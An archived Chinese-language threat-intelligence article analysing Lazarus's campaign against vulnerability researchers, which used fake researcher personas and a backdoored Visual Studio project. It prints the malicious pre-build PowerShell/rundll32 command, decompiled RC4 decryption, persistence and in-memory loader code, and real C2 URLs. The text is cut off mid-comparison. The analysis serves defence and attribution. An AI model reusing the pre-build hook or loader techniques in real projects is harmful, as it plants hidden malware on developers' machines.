

# Lazarus 针对安全研究人员的攻击事件分析-安全KER - 安全资讯平台

Archived: 2026-04-05 18:32:01 UTC



## 概述


近日，Google 威胁分析组（TAG）披露了一起针对二进制漏洞安全研究人员的攻击活动，我们在此基础上对攻击活动中所涉及的样本进行了复盘分析，具体发现如下：

1. 攻击者以安全研究人员的身份，至少从2020年4月份开始潜伏在 Twitter、LinkedIn、Telegram、Discord、Keybase 等社交媒体，同时也会建立技术博客，发表一些漏洞分析的文章。攻击者所发表的文章有一定的质量，这在某种程度上增加了对目标安全研究人员的迷惑性。
2. 攻击者与目标安全研究人员通过社交媒体建立联系后，开始进行社会工程学攻击，其会邀请目标进行漏洞研究方面的合作，向目标发送相关 Visual Studio 项目，而该项目一旦编译则会触发执行恶意模块，最终被攻击者控制，具有很强的隐蔽性。
3. 此外，据 Google 方面透漏，攻击者疑似在其博客中部署了 Chrome 浏览器 0day 漏洞，一旦目标使用 Chrome 浏览器访问其博客，将会触发漏洞而被黑客控制，目前这一说法还有待证实。
4. 在此次攻击活动中，我们发现多例样本与去年朝鲜 APT 组织 Lazarus 进行的名为“DreamJob”的攻击活动中的样本有多处重叠之处，故将此攻击事件归因为 Lazarus APT 组织。
5. 通过开源情报获悉，Lazarus 此次攻击目标涉及俄罗斯、美国、中国、泰国等10余个国家，通过 IP 定位发现国内某安全公司在2020年12月期间有多次回连 C2 的记录。

6. 根据此次攻击活动目标，很容易让人联想到 Lazarus 实际目的可能为窃取安全研究人员手中的高价值 0Day 漏洞，用以扩充该组织军火库。
7. 微步在线通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC，可用于威胁情报检测。微步在线威胁感知平台 TDP、威胁情报管理平台 TIP、威胁情报云 API、互联网安全接入 OneDNS 等均已支持对此次攻击事件和团伙的检测。


## 事件详情

攻击者在 Twitter 建立了多个安全研究相关账号，并在近一年保持活跃，通过此渠道发布博客链接，用以和目标安全研究人员建立初步联系。




图片来源：<https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/>

攻击者博客文章也确实为漏洞研究相关文章，这可以更好地与目标建立信任。



图片来源：https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

与目标用户建立社交联系之后，攻击者将会邀请目标进行漏洞研究，并向其发送漏洞相关 Visual Studio 项目文件。



图片来源：Twitter 用户 Richard Johnson

从一些受害者的社交软件聊天记录截图可以发现，攻击者目标非常明确。如果目标不是漏洞研究相关人员，并不能引起攻击者的兴趣。




图片来源：Twitter 用户 heige



## 样本分析

攻击者在 VS 项目中添加了预生成事件，一旦用户编译项目，将会调用 powershell 检查主机系统是否为 Win10 x64，满足条件后利用系统组件 rundll32 来执行恶意模块 Browse.VC.db 的导出函数 ENGINE\_get\_RAND，传入参数 6bt7cJNGEb3Bx9yK 2907。

```
99 <PreBuildEvent>
100 <Command>powershell -executionpolicy bypass -windowstyle hidden
    if([[system.environment]::osversion.version.major -eq 10) -and
    [system.environment]::is64bitoperatingsystem -and (Test-Path x64\Debug\Browse.VC.db)) {rundll32
    x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9yK 2907};-</Command>
101 </PreBuildEvent>
```



而 Browse.VB.db, 实际为 x64 DLL 文件, 其伪装成 VS 项目数据库文件。



在模块导出函数 ENGINE\_get\_RAND 中，首先会判断传入参数的个数，如果不等于 2，将会退出木马流程。

```

28 | plumArgs = 0;
29 | WideCharStr = 0;
30 | memset(&Dst, 0, 0x206ui64);
31 | v24 = 0;
32 | memset(&v25, 0, 0x206ui64);
33 | MultiByteStr = 0;
34 | memset(&v19, 0, 0x103ui64);
35 | lpMultiByteStr = 0;
36 | memset(&v21, 0, 0x103ui64);
37 | result = CommandLineToArgvW(v3, &plumArgs);
38 | v5 = result;
39 | if ( result && plumArgs == 2 )
40 | {

```

样本中的字符串使用 RC4 算法解密，使用的密钥为 {6B 49 A3 8D D8 DD 21 2B 38 59 BB BF 06 C0 33 C2}。

```

34 | v21 = 0x8DA3496B;
35 | v22 = 0x2B210008;
36 | v23 = 0xBF8B5938;
37 | v24 = 0xC233C006;
38 | v4 = 0;
39 | v5 = &v18;
40 | do
41 | *v5++ = v4++;
42 | while ( v4 < 256 );
43 | v20 = 0;
44 | v6 = 0;
45 | v7 = &v18;
46 | do
47 | {
48 | v8 = v3++ % 16;
49 | v6 += *((++v7 - 1) + *((_BYTE *)&v21 + v8));
50 | v9 = *(v7 - 1);
51 | result = (unsigned __int8)*(&v18 + v6);
52 | *(v7 - 1) = result;
53 | *(&v18 + v6) = v9;
54 | }
55 | while ( v3 < 256 );
56 | v11 = v2;
57 | if ( v2 > 0 )
58 | {
59 | v12 = HIBYTE(v20);
60 | v13 = v20;
61 | v14 = v1;
62 | do
63 | {
64 | LOBYTE(v15) = v13 + 1;
65 | ++v14;
66 | LOBYTE(v20) = v15;
67 | v15 = (unsigned __int8)v15;
68 | v16 = *(&v18 + (unsigned __int8)v15) + v12;
69 | HIBYTE(v20) = v16;
70 | v17 = *(&v18 + (unsigned __int8)v15);
71 | *(&v18 + v15) = *(&v18 + v16);
72 | *(&v18 + v16) = v17;
73 | v12 = HIBYTE(v20);
74 | v13 = v20;
75 | result = (unsigned __int8)(*(&v18 + (unsigned __int8)v20) + *(&v18 + HIBYTE(v20)));

```

使用 RC4 解密出的部分配置信息字符串。

```

176 | memset(&v112, 0, 0x3FFui64);
177 | rc4_decrypt_180002C40((unsigned __int8 *)ValueName);// 6bt7cJNGEb3Bx9yK
178 | rc4_decrypt_180002C40((unsigned __int8 *)Format);// C:\Windows\System32\rundll32.exe %s,%s %s %s
179 | rc4_decrypt_180002C40((unsigned __int8 *)&v52);// ASN2_TYPE_new
180 | rc4_decrypt_180002C40((unsigned __int8 *)&v57);// 5I9YjC20x1V45U18
181 | rc4_decrypt_180002C40((unsigned __int8 *)PathName);// C:\ProgramData\VirtualBox
182 | rc4_decrypt_180002C40((unsigned __int8 *)FileName);// C:\ProgramData\VirtualBox\update.bin

```

样本将会以设置注册表启动项的方式来建立持久化机制。

启动项名称：SSL Update

启动路径：

C:\Windows\System32\rundll32.exe

C:\ProgramData\VirtualBox\update.bin,ASN2\_TYPE\_new 5I9YjCZ0x1V45Ui8 4222

```

v106 = 0x61684604;
v107 = 0x5C690CF8;
v108 = 0xB08A96AA;
v109 = 0xBE48DF40;
v110 = 51;
*(__DWORD *)ValueName = 0x49F7B60A;
v48 = 0xBADD3596;
v49 = 0xA39E47D;
rc4_decrypt_180002C40((unsigned __int8 *)SubKey);
rc4_decrypt_180002C40((unsigned __int8 *)ValueName);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0x20006u, &hKey)
  && !RegSetValueExA(hKey, ValueName, 0, 1u, &Data, strlen((const char *)&Data)) )
{
  RegCloseKey(hKey);
}

```

之后解密出 PE 模块，将其释放到主机目录 C:\ProgramData\VirtualBox\update.bin，并通过系统组件 rundll32.exe 调用执行，而 Update.bin 同样为 x64 DLL 模块，其名称伪装为 win32k.dll。

```

rdata:000000001800353E0 word_1800353E0 dw 0, 1, 2
rdata:000000001800353E6 aWin32kDll db 'win32k.dll',0
rdata:000000001800353F1 aAsn2TypeNew db 'ASN2_TYPE_new',0
rdata:000000001800353FF aAsn2TypeNew db 'ASN2_TYPE_newW',0
rdata:0000000018003540E aDllmain db 'DllMain',0

```

该模块执行后会检查传入参数是否为 5I9YjCZ0x1V45Ui8，并以此名创建互斥体，防止木马重复运行。

```

216 while ( v26 );
217 if ( !strncmp(Name, &MultiByteStr, 0x10ui64) )// 5I9YjCZ0x1V45Ui8
218 {
219   CreateMutexA(0i64, 0, Name);
220   if ( GetLastError() == 183 )
221     ExitProcess(0);
222   v42 = 0;
223   v43 = &v75;
224   do

```

之后使用 RC4 解密出 PE 模块数据，并在内存中加载运行。

```

17 v3 = Src;
18 if ( *(__WORD *)Src != 0x5A4D )
19   return 0i64;
20 v5 = (LPVOID *)((char *)Src + *((signed int *)Src + 15));
21 if ( *(__DWORD *)v5 != 0x4550 )
22   return 0i64;
23 v6 = (char *)VirtualAlloc(v5[6], *((unsigned int *)v5 + 20), 0x2000u, 4u);
24 if ( v6 || (result = (char *)VirtualAlloc(0i64, *((unsigned int *)v5 + 20), 1
25 {
26   v7 = GetProcessHeap();
27   v8 = HeapAlloc(v7, 0, 0x20ui64);
28   v8[1] = v6;
29   v8[2] = 0i64;
30   v8[3] = 0i64;
31   VirtualAlloc(v6, *((unsigned int *)v5 + 20), 0x1000u, 4u);
32   v9 = (char *)VirtualAlloc(v6, *((unsigned int *)v5 + 21), 0x1000u, 4u);
33   memmove(v9, v3, (unsigned int)(v3[15] + *((__DWORD *)v5 + 21)));
34   v10 = &v9[v3[15]];
35   *v8 = v10;

```

经过前面套娃式的流程，最终在内存中加载核心 PE 模块，在此模块中使用了不同的加密方案，使用 OpenSSL 中的 evp 库进行加解密，使用的密钥为：5618198335124815612315615648487。

```

33 | v22 = 0;
34 | if ( v8 > 32 )
35 |     sub_1800128C0(".\crypto\evp\evp_key.c", 121164, "nkey <= EVP_MAX_KEY_LENGTH");
36 | if ( v11 > 16 )
37 |     sub_1800128C0(".\crypto\evp\evp_key.c", 122164, "niv <= EVP_MAX_IV_LENGTH");
38 | if ( !v23 )
39 |     return (unsigned int)v8;
40 | sub_180011FA0(&v2d);

```

模块中内置了3组用于木马通信的 URL，其中前两个为重复的，也就是实际为2组：

<https://codevexillium.org/image/download/download.asp>

<https://angeldonationblog.com/image/upload/upload.php>

```

v9 = (unsigned __int8)byte_18006E4E0;
v10 = evp_decrypt_180002620((__int64)&kunk_18006E4E1, (unsigned __int8)byte_18006E4E0); // https://codevexillium.org/image/download/download.asp
strcpy(&MultiByteStr, v10, v9);
v11 = (unsigned __int8)byte_18006E560;
v12 = evp_decrypt_180002620((__int64)&kunk_18006E561, (unsigned __int8)byte_18006E560); // https://codevexillium.org/image/download/download.asp
strcpy(&Dest, v12, v11);
v13 = (unsigned __int8)byte_18006E5C0;
v14 = evp_decrypt_180002620((__int64)&kunk_18006E5C1, (unsigned __int8)byte_18006E5C0); // https://angeldonationblog.com/image/upload/upload.php
strcpy(&v27, v14, v13);
MultiByteToWideChar(0, 1u, &MultiByteStr, -1, &word_1800A23F0, strlen(&MultiByteStr));

```

之后会随机生成字符串，和主机系统时间一并经过 Base64 编码以 POST 方法发送至上面的 C2 服务器。

```

174 | printf(
175 |     (char *)lpOptionala,
176 |     "%s-%s&&s-%s&&s-%s&&s-%s&&s-%d&&s-%d&&s-%s",
177 |     v32,
178 |     v35,
179 |     v29,
180 |     v60,
181 |     v38,
182 |     Memory,
183 |     v23,
184 |     v56,
185 |     v20,
186 |     v57,
187 |     Srca,
188 |     v58);

```

最后接收服务器返回数据，解密后在内存中加载执行恶意模块。

```

109 | WideCharToMultiByte(0, 0x200u, Dest, -1, &MultiByteStr, -(signed int)v3 - 2, 0164, 0164);
110 | if ( *((_WORD *)::hMem != 0x5A4D || (v5 = load_pe_180002110((__int64)&v66, (__int64)::hMem, ::hMem)) == 0164 )
111 | {
112 |     do
113 |     {
114 |         v59 = *((_WORD *) (v1 + 6442814104164));
115 |         v1 += 2164;
116 |         *((_int16 *) ((char *)&v78 + v1)) = v59;
117 |     }
118 |     while ( v59 );
119 |     sub_180004EE0(v2, (__int64)&v79);

```

此外，据 Google 方面透漏，攻击者疑似在其博客中部署了 Chrome 浏览器 0day 漏洞，一旦目标使用 Chrome 浏览器访问其博客，将会在用户主机注册表留下被加密的 payload，同时释放一个伪造为驱动文件的 DLL 文件并创建服务以建立持久化机制。

该 DLL 模块启动之后，同样使用 RC4 解密字符串，从注册表中读取 payload 数据。

payload 长度：HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig\SubVersion

加密的数据：HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig\Description

```

128 memset(v1, 0, 0x105ui64);
129 rc4_decrypt_1800033A0((unsigned __int8 *)SubKey);// SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig
130 rc4_decrypt_1800033A0((unsigned __int8 *)v41);// Description
131 rc4_decrypt_1800033A0((unsigned __int8 *)ValueName);// SubVersion
132 if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, SubKey, 0, 0xF003Fu, &hKey)
133     || RegQueryValueExW(hKey, ValueName, 0x164, &Type, Data, &cbData) )
134 {
135     return 0x164;
136 }

```

之后将 payload 数据经过解密后在内存中加载执行，目前未能获取到 payload 数据。

```

17 v3 = Src;
18 if ( *(_WORD *)Src != 0x5A4D )
19     return 0x164;
20 v5 = (LPVOID *)((char *)Src + *((signed int *)Src + 15));
21 if ( *(_DWORD *)v5 != 0x4550 )
22     return 0x164;
23 v6 = (char *)VirtualAlloc(v5[6], *((unsigned int *)v5 + 20), 0x2000u, 4u);
24 if ( v6 || (result = (char *)VirtualAlloc(0x164, *((unsigned int *)v5 + 20), 0x2000u,
25 {
26     v7 = GetProcessHeap();
27     v8 = HeapAlloc(v7, 0, 0x20ui64);
28     v8[1] = v6;
29     v8[3] = 0x164;

```

## 关联分析

在 Lazarus 以往的攻击活动中，经常将恶意 DLL 模块伪装成 DB 文件来使用，比如在去年的“DreamJob”攻击活动中将恶意模块伪装成 thumbnail.db。

```

*_OWORD *)v62 = *(_OWORD *)L"thumbnail.db";
v63 = *(_QWORD *)L".db";
v64 = aThumbnailDb[12];
j__memset_140481F30((__int64)&v65, 0, 0x1EEui64);
lstrcpyW(&String1, L"C:\\ProgramData\\ThumbNail");
if ( (unsigned int)j__GetFileAttributes_14049174C(&String1, 0) == -1 )
    CreateDirectoryW(&String1, 0x164);
wsprintfW(String2, L"%s\\%s", &String1, v62);
while ( (unsigned int)j__GetFileAttributes_14049174C(String2, 0) != -1 )
{
    lstrcatW(&String1, L"\\ThumbNail");
    if ( (unsigned int)j__GetFileAttributes_14049174C(&String1, 0) == -1 )
        CreateDirectoryW(&String1, 0x164);
    wsprintfW(String2, L"%s\\%s", &String1, v62);
}

```

该组织还经常使用系统组件 rundll32 来调用恶意模块的导出函数，并传入参数执行。

```

GetModuleFileNameA((HMODULE)0x10000000, &Filename, 0x104u);
xx_sprintf_10001000(
  0x200u,
  &CommandLine,
  "C:\\Windows\\System32\\rundll32.exe \"%s\", CtrlPanel %s 0 0 %s 1",
  &Filename,
  lpStr1,
  a3);
j_Creat
  WriteFile(v5, v37, (DWORD)hKey, &NumberOfBytesWritten, 0i64);
  CloseHandle(v38);
  LODWORD(v5) = CreateProcessA(
    0i64,
    (LPSTR)&Data, // C:\Windows\System32\rundll32.exe %s,%s %s %s
    0i64,
    0i64,
    0,
    0x8000000u,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation);
}

```

以往攻击活动

本次攻击活动

在攻击样本中，我们可以看到保持了与之前攻击活动相同风格的 RC4 解密部分。

<pre> 261 v95 = 0xFDF9F7AA; 262 v96 = 0x559DE45D; 263 v97 = 0xF8334347; 264 v98 = 0xB2CC4500; 265 v99 = 0x993B84C5; 266 v100 = 0x1F63DE99; 267 v101 = 0xF29E9620; 268 v102 = 0xB0ED9314; 269 v103 = 0x7F699607; 270 v104 = 0xB207u; 271 rc4_dec_180001C10((uns 272 rc4_dec_180001C10((uns 273 rc4_dec_180001C10((uns </pre>	<pre> 205 v102 = 0x4627669C; 206 v103 = 0x74D4FB92; 207 v104 = 0x83E245F4; 208 v105 = 0x31F531CB; 209 v106 = 0x61684604; 210 v107 = 0x5C690CF8; 211 v108 = 0xB08A96AA; 212 v109 = 0xBE4BDF40; 213 v110 = 0x33; 214 *(_DWORD *)ValueName = 0x49F7B60A; 215 v48 = 0xBADD3596; 216 v49 = 0xA39E47D; 217 rc4_decrypt_180002C40((unsigned __int8 *)SubKey); 218 rc4_decrypt_180002C40((unsigned __int8 *)ValueName); </pre>
---	--

以往攻击活动

本次攻击活动

同时，可发现攻击者使用了与之前完全相同的 RC4 密钥 { B6 B7 2D 8C 6B 5F 14 DF B1 38 A1 73 89 C1 D2 C4}。

<pre> v6 = 0; v7 = 0x8C2DB7B6; v8 = 0xDF145F6B; v9 = 0x73A138B1; v10 = 0xC4D2C189; rc4_init_1800048F0((__int64)&amp;v4, ( result = rc4_dec_180004980((__int64)&amp; </pre>	<pre> 32 v21 = 0; 33 memset(&amp;Dst, 0, 0xFFui64); 34 v2 = *v1; 35 v3 = 0; 36 v23 = 0; 37 v24 = 0x8C2DB7B6; 38 v25 = 0xDF145F6B; 39 v26 = 0x73A138B1; 40 v27 = 0xC4D2C189; 41 v4 = 0; 42 v5 = &amp;v21; 43 do 44   *v5++ = v3++; 45 while ( v3 &lt; 256 ); 46 v23 = 0; 47 v6 = 0; </pre>
--	---

以往攻击活动

本次攻击活动

类似的随机生成字符串部分，主要区别为之前将此部分作为单独函数，而此次攻击活动中将此部分直接内联编译。

<pre> memset(v14, 0, v13 + 100); v15 = rand_byte_180001080(6u); v16 = rand_byte_180001080(6u); v17 = rand_byte_180001080(6u); v18 = rand_byte_180001080(4u); v19 = rand_byte_180001080(5u); v20 = rand_byte_180001080(2u); LODWORD(v30) = Size; LODWORD(v29) = a7; sprintf( (char *)v14, "%s-%d&amp;&amp;s-%s&amp;&amp;s-%s&amp;&amp;s-%d&amp;&amp;s-%d&amp;&amp;s", v20, v33, v33, v19, Memory, v18, v11, v17, v29, v16, v30, v15, v12); </pre> <p style="text-align: center;"><b>以往攻击活动</b></p>	<pre> 154 while ( v28 ); 155 v32[5] = 0; 156 v34 = 2i64; 157 v35 = malloc(3ui64); 158 v36 = v35; 159 do 160 { 161 ++v36; 162 --v34; 163 *(v36 - 1) = rand() % 0x1A + 65; 164 } 165 while ( v34 ); <b>本次攻击活动</b> 166 v35[2] = 0; 167 v37 = sub_1800026A0(v66); 168 v38 = v62; 169 v39 = Memory; 170 LODWORD(v61) = v68; 171 v40 = v23; 172 v41 = (char *)lpOptional; 173 LODWORD(v60) = a7; 174 v42 = v30; 175 v43 = v64; 176 sprintf( 177 (char *)lpOptional, 178 "%s-%s&amp;&amp;s-%s&amp;&amp;s-%s&amp;&amp;s-%d&amp;&amp;s-%d&amp;&amp;s-%s", 179 v35, 180 v37, 181 v32, 182 v64, 183 v42, 184 Memory, 185 v26, 186 v60, 187 v40, 188 v61, 189 Src, </pre>
---	---

基本一致的内存加载 PE 模块部分。

<pre> 15 v1 = a2; 16 v1 = Src; 17 IF ( !_DWORD *)Src != 0x5A0D ) 18 return 0i64; 19 v5 = (LPVOID *){char *}Src + *((unsigned int *)Src + 153); 20 IF ( !_DWORD *)v5 != 0x4550 ) 21 return 0i64; 22 v6 = (char *)VirtualAlloc(v[4], *((unsigned int *)v5 + 20), 0x2000, 4u); 23 IF ( v6    result = (char *)VirtualAlloc(0i64, *((unsigned int *)v5 + 20), 0x2000, 4u), (v6 = result) != 0i64 ) 24 { 25 v7 = GetProcessHeap(); 26 v8 = (_int64 *)HeapAlloc(v7, 0, 0x20u004); 27 v[2] = (_int64)v8; 28 v[2] = 0i64; 29 v[3] = 0i64; 30 VirtualAlloc(v8, *((unsigned int *)v5 + 20), 0x2000u, 4u); 31 v9 = (char *)VirtualAlloc(v8, *((unsigned int *)v5 + 21), 0x1000u, 4u); 32 memmove(v9, v8, (unsigned int)(v[15] + *((_DWORD *)v5 + 21))); 33 v10 = &amp;v[15]; 34 *v10 = (_int64)v9; 35 *((_DWORD *)v10 + 8) = v[4]; 36 sub_140001200(v10, v10, v10); 37 IF ( v6 != v[6] ) 38 sub_140001200(v6, v6 - (_BYTE *)v[6]); 39 IF ( (unsigned int)sub_140001200(v6) ) 40 { 41 sub_140001200(v6); 42 v11 = *((unsigned int *)v6 + 40); 43 IF ( !(_DWORD)v11 ) 44 return (char *)v6; 45 v12 = &amp;v[11]; 46 IF ( v12 &amp;&amp; ((unsigned int __fastcall *))(char *, signed __int64, __int64)(v12, v12, v12) ) 47 { 48 *((_DWORD *)v6 + 7) = 1; 49 return (char *)v6; </pre> <p style="text-align: center;"><b>以往攻击活动</b></p>	<pre> 16 v1 = a2; 17 v1 